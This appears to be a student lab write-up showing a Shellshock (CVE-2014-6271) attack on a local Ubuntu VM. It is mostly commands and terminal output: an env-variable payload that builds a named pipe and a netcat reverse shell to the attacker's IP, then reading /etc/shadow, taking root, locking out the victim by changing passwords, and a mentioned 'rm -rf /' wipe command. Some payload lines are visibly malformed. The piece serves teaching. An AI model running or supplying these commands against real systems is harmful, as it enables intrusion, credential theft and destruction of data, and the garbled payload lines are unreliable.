

CVE-2014-6271 - Remote Command Injection Attack

The Remote Command Injection Attack, otherwise known as 'Shellshock,' is a privilege escalation vulnerability in older versions of Bash that allowed an attacker to input a specific string of characters

env x='() { :; }; echo vulnerable' bash -c 'echo hello'

into an environment variable which bash then executes without checking the proper privileges. The good code should execute in addition to the malicious code and does so even in the patched versions of Bash, which is how you check if you are vulnerable. We will explain in our video presentation how much damage this attack can actually cause as we go through the attack.


It should be noted that we will be using SSH to acquire the reverse shell using shellshock. In the real world, the shellshock commands would not necessarily be carried out through SSH, they could be through a variety of separate attacks. We're using SSH to simulate what would have been a network attack against the victim and SSH is not specifically required to complete a shellshock attack, but some way of executing the shellshock commands would be required.

SETUP (Before Attack)

Before we can begin the attack, we need to install SSH, netcat, and also change the netcat preferences to use netcat-traditional. The commands to do this are as follows:

SSH:

sudo apt-get install ssh

A terminal window with a dark background and light text. The prompt is 'victim@ubuntu: ~'. The user enters 'sudo apt-get install ssh'. The output shows the package lists being read, the dependency tree being built, and state information being read. It then lists 'ssh' as a new package to be installed. It shows that 0 packages are upgraded, 1 is newly installed, and 0 are to be removed. It also shows the disk space requirements and the progress of unpacking and setting up the ssh package. The terminal ends with the prompt 'victim@ubuntu:~\$' and a cursor.

```
victim@ubuntu: ~  
victim@ubuntu:~$ sudo apt-get install ssh  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following NEW packages will be installed:  
  ssh  
0 upgraded, 1 newly installed, 0 to remove and 725 not upgraded.  
Need to get 0 B/1,286 B of archives.  
After this operation, 29.7 kB of additional disk space will be used.  
Selecting previously unselected package ssh.  
(Reading database ... 140580 files and directories currently installed.)  
Unpacking ssh (from .../ssh_1%3a5.9p1-5ubuntu1.10_all.deb) ...  
Setting up ssh (1:5.9p1-5ubuntu1.10) ...  
victim@ubuntu:~$
```

Bonus Activity: Remote Command Injection Attack

Netcat:

sudo apt-get install netcat

```
victim@ubuntu: ~  
victim@ubuntu:~$ sudo apt-get install netcat  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following NEW packages will be installed:  
  netcat  
0 upgraded, 1 newly installed, 0 to remove and 725 not upgraded.  
Need to get 0 B/3,324 B of archives.  
After this operation, 36.9 kB of additional disk space will be used.  
Selecting previously unselected package netcat.  
(Reading database ... 140579 files and directories currently installed.)  
Unpacking netcat (from .../netcat_1.10-39_all.deb) ...  
Setting up netcat (1.10-39) ...  
victim@ubuntu:~$
```

Update Netcat preferences to use netcat traditional:

sudo update-alternatives --config nc (Choose option 2 and press enter)

```
victim@ubuntu: ~  
victim@ubuntu:~$ sudo update-alternatives --config nc  
There are 2 choices for the alternative nc (providing /bin/nc).  
  
  Selection    Path                        Priority  Status  
-----  
    0          /bin/nc.openbsd             50      auto mode  
    1          /bin/nc.openbsd             50      manual mode  
*  2          /bin/nc.traditional          10      manual mode  
  
Press enter to keep the current choice[*], or type selection number: 2  
victim@ubuntu:~$
```

Bonus Activity: Remote Command Injection Attack

The Attack

Attacker machine: james@ubuntu (192.168.146.133)

Victim machine: victim@ubuntu (192.168.146.137)

ALL COMMANDS FROM HERE WILL BE PERFORMED ON ATTACKER MACHINE

Step 1: Use netcat and open port 80 for listening to allow the reverse shell to connect.

Commands:

sudo nc -nvlp 80

```
james@ubuntu: ~
james@ubuntu:~$ sudo nc -nvlp 80
[sudo] password for james:
listening on [any] 80 ...
```

Step 2: Use SSH to connect to victim machine to simulate some kind of network attack so that we can execute the shellshock commands. (We are assuming we have phished the password for a basic user account to connect to their network).

```
victim@ubuntu: ~
james@ubuntu:~$ ssh victim@192.168.146.137
victim@192.168.146.137's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun May  5 10:15:31 2019 from ubuntu-2.local
victim@ubuntu:~$
```

Step 3: Create a backpipe named 'p' to allow for a reverse shell by using the shellshock commands:

Command:

env x='()' { :; }; mknod /tmp/backpipe p ' bash -c 'echo hello'

(This will cause a segmentation fault; however, this is only due to the 'good code' not being allowed to execute after the malicious code.)


```
victim@ubuntu: ~
victim@ubuntu:~$ env x='()' { :; }; mknod /tmp/backpipe p ' bash -c 'echo hello'
Segmentation fault (core dumped)
victim@ubuntu:~$
```

Bonus Activity: Remote Command Injection Attack

Step 4: Use the newly created backpipe to create a reverse shell to connect from the victim's machine to the attacker's machine. This command pipes netcat and the attacker's IP, port, and respective backpipe (1) through the victim's backpipe (0) to create the reverse shell in the attacker's system. This backpipe effectively works as a buffer to capture the commands that come from the attacker's system and pipes them into Bash on the victim's computer to execute while the victim has no sign of malicious code execution.


Command:

```
env x='() { :}; /bin/sh 0</tmp/backpipe | nc 192.168.146.133 80 1>/tmp/backpipe &' bash -c 'echo hello'
```



```
victim@ubuntu: ~  
victim@ubuntu:~$ env x='() { :}; /bin/sh 0</tmp/backpipe | nc 192.168.146.133 80 1>/tmp/backpipe &' bash -c 'echo hello'  
hello  
victim@ubuntu:~$  
  
james@ubuntu: ~  
james@ubuntu:~$ sudo nc -nvlp 80  
[sudo] password for james:  
listening on [any] 80 ...  
connect to [192.168.146.133] from (UNKNOWN) [192.168.146.137] 46809  
[ ]
```

After executing the command, nothing other than the 'good code' will show up on the terminal where the command has been issued. However, in the terminal that is listening on port 80, we can see that a reverse shell has been established from the victim's machine. When the connection has been established, the attacker's computer doesn't know the identity of the victim's computer (hence the UNKNOWN); however, if we issue the 'whoami' command, we can see that we're the victim user.




```
james@ubuntu: ~  
james@ubuntu:~$ sudo nc -nvlp 80  
[sudo] password for james:  
listening on [any] 80 ...  
connect to [192.168.146.133] from (UNKNOWN) [192.168.146.137] 46809  
whoami  
victim  
id  
uid=1000(victim) gid=1000(victim) groups=1000(victim),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
```

Bonus Activity: Remote Command Injection Attack

Step 5: Now that we have a reverse shell established with a normal account, we can break into the superuser account and get root access. At this point, the shellshock attack has been completed. We're just demonstrating a few things that we can do with this new root access and the reverse shell obtained through shellshock. In the screenshot below, you will see that we have printed the content of the `/etc/shadow` file from the attacker's computer.

Command:


```
echo 'Passw0rd' | sudo -S cat /etc/shadow
```

A terminal window titled 'james@ubuntu: ~' shows the execution of the command 'echo 'Passw0rd' | sudo -S cat /etc/shadow'. The output displays the contents of the /etc/shadow file, listing system users and their hashed passwords. The output is as follows:

```
id
uid=1000(victim) gid=1000(victim) groups=1000(victim),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),109(lpadmin),124(sambashare)
echo 'Passw0rd' | sudo -S cat /etc/shadow
root:!:18021:0:99999:7:::
daemon*:15453:0:99999:7:::
bin*:15453:0:99999:7:::
sys*:15453:0:99999:7:::
sync*:15453:0:99999:7:::
games*:15453:0:99999:7:::
man*:15453:0:99999:7:::
lp*:15453:0:99999:7:::
mail*:15453:0:99999:7:::
news*:15453:0:99999:7:::
uucp*:15453:0:99999:7:::
proxy*:15453:0:99999:7:::
www-data*:15453:0:99999:7:::
backup*:15453:0:99999:7:::
list*:15453:0:99999:7:::
irc*:15453:0:99999:7:::
gnats*:15453:0:99999:7:::
nobody*:15453:0:99999:7:::
libuuid:!:15453:0:99999:7:::
syslog*:15453:0:99999:7:::
```

Note: Passw0rd is the victim user's password; *not* the root password

We can now execute the command `sudo su` to log into the superuser account and obtain full root privileges. This is evident when we type in `id` and `whoami` into terminal.

A terminal window showing the execution of the command 'sudo su'. The output shows that the user has successfully switched to the root user. The output is as follows:

```
sudo su
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```


Bonus Activity: Remote Command Injection Attack

What can we do now?

At this point, we have full privileges. We can even change the root password and revoke administrator privileges from the victim's account and change the victim's account password so they don't have any access.

```
victim@ubuntu: ~  
victim@ubuntu:~$ env x='()' { :;; /bin/sh 0</tmp/backpipe | nc 192.168.146.133 8  
0 1>/tmp/backpipe &' bash -c 'echo hello'  
hello  
victim@ubuntu:~$ [sudo] password for victim: bash: line 1: is: command not found  
Enter new UNIX password: Retype new UNIX password: passwd: password updated succ  
essfully  
Enter new UNIX password: Retype new UNIX password: passwd: password updated succ  
essfully  
[  
  
james@ubuntu: ~  
uid=0(root) gid=0(root) groups=0(root)  
  
sudo su  
id  
uid=0(root) gid=0(root) groups=0(root)  
whoami  
root  
  
sudo passwd root  
HACKED  
HACKED  
  
sudo deluser victim sudo  
Removing user `victim' from group `sudo' ...  
Done.  
  
passwd victim  
HACKED  
HACKED
```

On the victim's account, we can see that they can no longer use the sudo command using their password, but it works when I type in their new password 'HACKED.'

```
root@ubuntu: /home/victim  
victim@ubuntu:~$ sudo su  
[sudo] password for victim:  
Sorry, try again.  
[sudo] password for victim:  
root@ubuntu: /home/victim#
```

Additionally, we can even do things like `'sudo rm -rfv / --no-preserve-root'` to wipe out the other machine completely! Very powerful, yet very trivial attack.

Bonus Activity: Remote Command Injection Attack

Contributions:

James and Robert both worked on the entire lab together and all research and testing was done equally among both members. During the video presentation, Robert explained the attack and James executed it.

VIDEO LINK: <https://youtu.be/RHd8-3aJR44>